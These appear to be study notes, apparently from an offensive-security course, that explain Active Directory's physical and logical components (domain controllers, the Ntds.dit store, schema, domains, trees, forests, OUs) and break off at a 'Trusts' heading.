Active Directory

Active Directory Overview

Directory service developed by Microsoft to manage Windows domain networks.

Stores information related to objects (Computers, Users, Printers, etc.), like a phone book for Windows


Authenticates using Kerberos tickets. Non-Windows devices (Linux machines, firewalls, etc.) can also authenticate to AD via RADIUS
or LDAP.

AD is the most commonly used identity management service in the world.

Can be exploited without ever attacking patchable exploits. Instead we abuse features, trusts, components, and more.

Physical Active Directory Components

Domain Controllers



A domain controller is a server with the AD DS server role installed that has specifically been promoted to a domain controller


Domain controllers:

- Host a copy of the AD DS directory store
- Provide authentication and authorization services
- Replicate updates to other domain controllers in the domain and forest
- Allow administrative access to manage user accounts and network resources

Source: Microsoft Virtual Academy

AD DS = Active Directory Domain Services

AD DS Data Store



The AD DS data store contains the database files and processes that store and manage directory information for users, services, and applications


The AD DS data store:

- Consists of the Ntds.dit file
- Is stored by default in the %SystemRoot%\NTDS folder on all domain controllers
- Is accessible only through the domain controller processes and protocols

Source: Microsoft Virtual Academy

Logical Active Directory Components

AD DS Schema




The AD DS Schema:

- Defines every type of object that can be stored in the directory
- Enforces rules regarding object creation and configuration

Object Types	Function	Examples
Class Object	What objects can be created in the directory	• User • Computer
Attribute Object	Information that can be attached to an object	• Display name

Source: Microsoft Virtual Academy

Domains




Domains are used to group and manage objects in an organization

Domains:

- An administrative boundary for applying policies to groups of objects
- A replication boundary for replicating data between domain controllers
- An authentication and authorization boundary that provides a way to limit the scope of access to resources

Source: Microsoft Virtual Academy

Trees



A domain tree is a hierarchy of domains in AD DS

contoso.com

emea.contoso.com


na.contoso.com

All domains in the tree:

- Share a contiguous namespace with the parent domain
- Can have additional child domains
- By default create a two-way transitive trust with other domains

Source: Microsoft Virtual Academy

Forests




A forest is a collection of
one or more domain trees

Forests:

- Share a common schema
- Share a common configuration partition
- Share a common global catalog to enable searching
- Enable trusts between all domains in the forest
- Share the Enterprise Admins and Schema Admins groups

Source: Microsoft Virtual Academy

Organizational Units (OUs)




OUs are Active Directory containers that can contain users, groups, computers, and other OUs

OUs are used to:

- Represent your organization hierarchically and logically
- Manage a collection of objects in a consistent way
- Delegate permissions to administer groups of objects
- Apply policies

Source: Microsoft Virtual Academy

Trusts



